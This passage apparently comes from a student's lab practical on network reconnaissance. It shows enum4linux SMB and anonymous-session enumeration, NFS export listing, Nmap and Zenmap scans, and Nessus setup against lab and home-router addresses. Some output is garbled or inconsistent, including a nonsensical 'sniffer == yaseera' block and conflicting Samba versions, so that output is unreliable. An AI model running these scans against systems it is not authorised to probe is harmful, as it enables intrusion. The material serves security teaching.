Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jan 15 03:36:13 2023
[+] Target IP: 192.168.39.118 | Port: 445 | OS: Linux-5.4.60-kali1-amd64 | Workgroup: WORKGROUP | Samba Version: 3.6.6-0+kali1

[+] ( Target Information )
Target ..... 192.168.39.118
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

[+] ( Enumerating Workgroup/Domain on 192.168.39.118 )
[E] Can't Find workgroup/domain
[+] ( Nbtstat Information for 192.168.39.118 )
Looking up status of 192.168.39.118
No reply from 192.168.39.118
[+] Session Check on 192.168.39.118
[+] Server 192.168.39.118 allows sessions using username '', password ''
```

At last, we have the Share Enumeration which had the guest share that we enumerated earlier. Then we see that it tried to enumerate inside the print share and IPC but was restricted. Then we have the Password Policy Information regarding the users on the system. It enumerates if the password was changed recently or if it has never been changed. It also tells us the complexity and other stuff regarding users and the operating system of the target system.


```
=====( Share Enumeration on 192.168.39.118 )=====

Sharename      Type      Comment
-----        ---       -----
riza          Disk
IPC$          IPC       IPC Service (Samba Server Version 3.5.4-68.el6)
Reconnecting with SMB1 for workgroup listing.

Server           Comment
-----           -----
Workgroup        Master
-----           -----
```

[+] Attempting to map shares on 192.168.39.118

## NFS ENUMERATION



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "root@localhost:~". The terminal displays the following log output:

```
root@localhost:~# Starting NFS services: exportfs: No options for /home/nfs_server *: sync) to avoid warning
exportfs: No host name given with /home/nfs_server (rw,sync), suggest *
to avoid warning
root@localhost:~# exportfs: incompatible duplicated export entries:
exportfs:      *:/home/nfs_server (0x424) [IGNORED]
exportfs:      *:/home/nfs_server (0x425)
[ OK ] [ OK ] [ OK ] [ OK ]
root@localhost:~# Starting NFS quotas:
root@localhost:~# Starting NFS daemon:
root@localhost:~# Starting NFS mountd:
[root@localhost ~]# service iptables stop
[root@localhost ~]# service vsftpd stop
vsftpd: unrecognized service
[root@localhost ~]# showmount -e
Export list for localhost.localdomain:
/home/nfs_server *
[root@localhost ~]# showmount -e 192.168.39.118
Export list for 192.168.39.118:
/home/nfs_server *
[root@localhost ~]# showmount -e 192.168.39.118
Export list for 192.168.39.118:
/home/nfs_server *
[root@localhost ~]#
```

File Actions Edit View Help

```
[(kali㉿kali)-[/home/kali]] PS> nmap 192.168.39.118 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 04:19 EST
Nmap scan report for 192.168.39.118
Host is up (0.0051s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
875/tcp   open  unknown
2049/tcp  open  nfs
41902/tcp open  unknown
45792/tcp open  unknown
56291/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 19.98 seconds
```

[(kali㉿kali)-[/home/kali]] PS>

```
account-guessing auxiliary()
authentication-key-sniffer == yaseera
challenge-response auxiliaries()
message-signing-key-sniffer == yaseera
```

[(kali㉿kali)-[/home/kali]]

```
PS> nmap -sV --script=nfs-* 192.168.39.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 04:21 EST
Nmap scan report for 192.168.39.118
Host is up (0.00082s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3 (protocol 2.0)
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn?
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp  open  rpcbind


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.85 seconds
```

[(kali㉿kali)-[/home/kali]] PS>


## PRACTICAL NO 7 : VULNERABILITY SCANNING

### 1. Nessus


Step 1: Open Nessus web client. Click on “Click here” link.




Step 2: Click on Continue.




Step 3: Provide username and password for registering and click on continue.




#### Step 4: Select managed by security center.



Step 5: Provide username and password for login.




Step 6: Opens the scanner window.




## Nmap

Step 1: Open Nmap.



Step 2: Enter the IP address/website name in the target field and click on scan.





Step 3: Click on Nmap output, Ports/ host, Topology and host details to see Scanned detail of network.

```

Zenmap
Scan Tools Profile Help
Target: 192.168.0.1
Command: nmap -T4 -A -v 192.168.0.1
Profile: Intense scan
Scan Cancel
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host 192.168.0.1
Starting Nmap 6.46 ( http://nmap.org ) at 2015-12-03 21:00 India Standard Time
NSE: Loaded 118 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 21:00
Scanning 192.168.0.1 [1 port]
Completed ARP Ping Scan at 21:00, 0.35s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:00
Completed Parallel DNS resolution of 1 host. at 21:00, 1.69s elapsed
Initiating SYN Stealth Scan at 21:00
Scanner version: 192.168.0.1 [192.168.0.1]
Discovered open port 80/tcp on 192.168.0.1
Discovered open port 52869/tcp on 192.168.0.1
Completed SYN Stealth Scan at 21:00, 0.61s elapsed (1000 total ports)
Initiating Service scan at 21:00
Scanning 2 services on 192.168.0.1
Completed Service scan at 21:00, 6.02s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.1
NSE: Script scanning 192.168.0.1.
[...]
Completed NSE at 21:00, 0.18s elapsed
Nmap scan report for 192.168.0.1
Host is up (0.0083s latency).
Not shown: 1000 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Boa HTTPD 0.94.14rc21
|_http-methods: No Allow or Public header in OPTIONS response (status code 501)
|_http-title: D-LINK SYSTEMS INC. | WIRELESS ROUTER
|_http-response was: <html>
|_52869/tcp open  upnp   MiniUPnP
MAC Address: 00:0C:54:83:87:9C (D-Link International)
Device type: generic purpose
Running: Linux 2.4.x
OS CPU: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Uptime guess: 23.101 days (since Tue Nov 10 18:34:32 2015)
Network Distance: 1 hop
[...]
